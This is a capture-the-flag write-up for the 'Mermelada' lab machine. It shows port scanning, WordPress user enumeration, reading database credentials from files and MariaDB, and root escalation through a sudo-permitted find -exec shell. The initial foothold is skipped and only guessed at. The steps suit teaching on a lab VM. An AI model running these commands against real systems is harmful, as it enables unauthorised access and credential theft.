TheHackersLabs Mermelada Writeup
A technical analysis of the Mermelada machine, outlining the vulnerabilities identified and the steps taken to achieve root.

Reconnaissance — Port Scan
We begin the engagement by performing a SYN scan using nmap to discover open TCP ports across the entire range, identifying the initial attack surface.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(suraxddq㉿kali)-[~]
└─$ sudo nmap -sS -p- --open --min-rate 5000 -vvv -n 192.168.0.16
[sudo] password for suraxddq:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 11:35 +0100
Initiating ARP Ping Scan at 11:35
Scanning 192.168.0.16 [1 port]
Completed ARP Ping Scan at 11:35, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:35
Scanning 192.168.0.16 [65535 ports]
Discovered open port 22/tcp on 192.168.0.16
Discovered open port 80/tcp on 192.168.0.16
Completed SYN Stealth Scan at 11:35, 0.56s elapsed (65535 total ports)
Nmap scan report for 192.168.0.16
Host is up, received arp-response (0.00022s latency).
Scanned at 2026-01-29 11:35:19 CET for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:EA:CA:1B (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
Reconnaissance — Service Versions & Scripts
Following the port discovery, we execute a targeted nmap scan against the open ports (22 and 80) to fingerprint the exact service versions and run default enumeration scripts. This is critical for identifying potential vulnerabilities linked to specific software releases.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(suraxddq㉿kali)-[~]
└─$ nmap -sCV 192.168.0.16 -p22,80
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 11:38 +0100
Nmap scan report for dev.astra.dsz (192.168.0.16)
Host is up (0.00043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp open  http    Apache httpd 2.4.65 ((Debian))
|_http-server-header: Apache/2.4.65 (Debian)
|_http-title: Mermelada
MAC Address: 08:00:27:EA:CA:1B (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.92 seconds
Web — Directory Enumeration
To map the web application’s structure, we utilize dirsearch for directory brute-forcing. This automated process tests a comprehensive wordlist against the Apache server to uncover hidden endpoints, successfully identifying a /wordpress/ installation.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(suraxddq㉿kali)-[~]
└─$ dirsearch -u http://192.168.0.16
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/suraxddq/reports/http_192.168.0.16/_26-01-29_11-38-48.txt

Target: http://192.168.0.16/

[11:38:48] Starting:
[11:38:49] 403 -  277B  - /.ht_wsr.txt
[11:38:49] 403 -  277B  - /.htaccess.bak1
[11:38:49] 403 -  277B  - /.htaccess.orig
[11:38:49] 403 -  277B  - /.htaccess.save
[11:38:49] 403 -  277B  - /.htaccess_extra
[11:38:49] 403 -  277B  - /.htaccess.sample
[11:38:49] 403 -  277B  - /.htaccess_sc
[11:38:49] 403 -  277B  - /.htaccessBAK
[11:38:49] 403 -  277B  - /.htaccess_orig
[11:38:49] 403 -  277B  - /.htaccessOLD2
[11:38:49] 403 -  277B  - /.htaccessOLD
[11:38:49] 403 -  277B  - /.html
[11:38:49] 403 -  277B  - /.htm
[11:38:49] 403 -  277B  - /.htpasswd_test
[11:38:49] 403 -  277B  - /.httr-oauth
[11:38:49] 403 -  277B  - /.htpasswds
[11:38:49] 403 -  277B  - /.php
[11:39:02] 200 -  642B  - /login.php
[11:39:08] 403 -  277B  - /server-status/
[11:39:08] 403 -  277B  - /server-status
[11:39:12] 301 -  314B  - /uploads  ->  http://192.168.0.16/uploads/
[11:39:12] 200 -  456B  - /uploads/
[11:39:15] 200 -   12KB - /wordpress/
[11:39:16] 200 -    3KB - /wordpress/wp-login.php


Initially, this endpoint appears promising, but upon further testing, it reveals itself to be a rabbit hole with no viable exploitation path. We pivot our focus back to the WordPress installation.

Web — Scanning WordPress with WPScan
We proceed to actively enumerate the discovered WordPress instance using wpscan. By leveraging its aggressive detection capabilities, we successfully identify a valid author account: mermeladita.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
┌──(suraxddq㉿kali)-[~]
└─$ wpscan --url http://192.168.0.16/wordpress -e u vp vt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.0.16/wordpress/ [192.168.0.16]
[+] Started: Thu Jan 29 11:41:43 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.65 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.0.16/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.0.16/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.0.16/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.0.16/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.9 identified (Latest, released on 2025-12-02).
 | Found By: Meta Generator (Passive Detection)
 |  - http://192.168.0.16/wordpress/, Match: 'WordPress 6.9'
 | Confirmed By: Atom Generator (Aggressive Detection)
 |  - http://192.168.0.16/wordpress/index.php/feed/atom/, <generator uri="https://wordpress.org/" version="6.9">WordPress</generator>

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=============================================================================================================================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] mermeladita
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jan 29 11:41:47 2026
[+] Requests Done: 49
[+] Cached Requests: 8
[+] Data Sent: 12.778 KB
[+] Data Received: 300.724 KB
[+] Memory used: 142.129 MB
[+] Elapsed time: 00:00:04




Post-exploitation — Discovering Hidden Credentials
Having secured initial shell access to the system (potentially via an LFI or path traversal flaw), we commence our internal enumeration. Navigating to the /opt directory, we uncover a hidden .credenciales file containing hardcoded database credentials.
1
2
3
4
5
6
7
8
9
10
11
12
www-data@debian:/opt$ ls -ltra
total 12
drwxr-xr-x 18 root root 4096 Dec 29 00:36 ..
-rw-r--r--  1 root root  280 Dec 29 01:59 .credenciales
drwxr-xr-x  2 root root 4096 Dec 29 01:59 .
www-data@debian:/opt$ cat .credenciales
-----------------------------------------------------------------
Credenciales DB
----------------------------------------------------------------
[+] Usuario DB -----> wwwuser
[+] Contraseña DB --> micontraseña
----------------------------------------------------------------
Post-exploitation — Reading WP-Config
We continue our post-exploitation enumeration by inspecting the core WordPress configuration file, wp-config.php. This analysis yields another set of critical credentials, specifically root-level access to the MySQL database.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
www-data@debian:/var/www/html/wordpress$ cat wp-config.php |grep define -i
define( 'DB_NAME', 'mermelada' );
define( 'DB_USER', 'root' );
define( 'DB_PASSWORD', '12345' );
define( 'DB_HOST', 'localhost' );
define( 'DB_CHARSET', 'utf8mb4' );
define( 'DB_COLLATE', '' );
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );
define( 'WP_DEBUG', false );
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
Post-exploitation — Accessing the Database
Leveraging the extracted credentials, we authenticate directly into the MariaDB database. We inspect the available tables and extract the contents of a custom users table, successfully acquiring the cleartext password (‘pepitU’) for the mermeladita account.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
www-data@debian:/var/www/html/wordpress$ mysql -uroot -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 57
Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mermelada          |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.012 sec)

MariaDB [(none)]> use mermelada;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mermelada]> show tables;
+-----------------------------+
| Tables_in_mermelada         |
+-----------------------------+
| users                       |
| wp_commentmeta              |
| wp_comments                 |
| wp_links                    |
| wp_options                  |
| wp_postmeta                 |
| wp_posts                    |
| wp_term_relationships       |
| wp_term_taxonomy            |
| wp_termmeta                 |
| wp_terms                    |
| wp_usermeta                 |
| wp_users                    |
| wp_wc_avatars_cache         |
| wp_wc_comments_subscription |
| wp_wc_feedback_forms        |
| wp_wc_follow_users          |
| wp_wc_phrases               |
| wp_wc_users_rated           |
| wp_wc_users_voted           |
+-----------------------------+
20 rows in set (0.001 sec)

MariaDB [mermelada]> select * from users;
+----+-------------+--------+
| id | usuario     | passwd |
+----+-------------+--------+
|  1 | mermeladita | pepitU |
+----+-------------+--------+
1 row in set (0.000 sec)
mermeladita : pepitU
Flags — User
With valid credentials acquired from the database, we authenticate via SSH (Secure Shell) to establish a persistent session as mermeladita, subsequently capturing the user-level flag.
1
2
mermeladita@debian:/var/www/html/wordpress$ cat ~/user.txt
KNBPPGD********
Privilege Escalation — Checking Sudo Permissions
Our immediate goal shifts to privilege escalation. We execute sudo -l to enumerate the commands our current user can run with elevated privileges. We discover that mermeladita is explicitly permitted to execute the /usr/bin/find binary as root without requiring a password.
1
2
3
4
5
6
mermeladita@debian:/var/www/html/wordpress$ sudo -l
Matching Defaults entries for mermeladita on debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mermeladita may run the following commands on debian:
    (ALL : ALL) NOPASSWD: /usr/bin/find
Flags — Root via Find
We exploit this misconfiguration by leveraging find’s -exec parameter, which executes commands on the files it processes. By invoking /bin/sh through sudo find, we successfully pivot into a root-level terminal session, allowing us to capture the final root flag.
1
2
3
4
mermeladita@debian:/var/www/html/wordpress$ sudo /usr/bin/find . -exec /bin/sh \; -quit
# bash
root@debian:/var/www/html/wordpress# cat /root/root.txt
MDHSAB******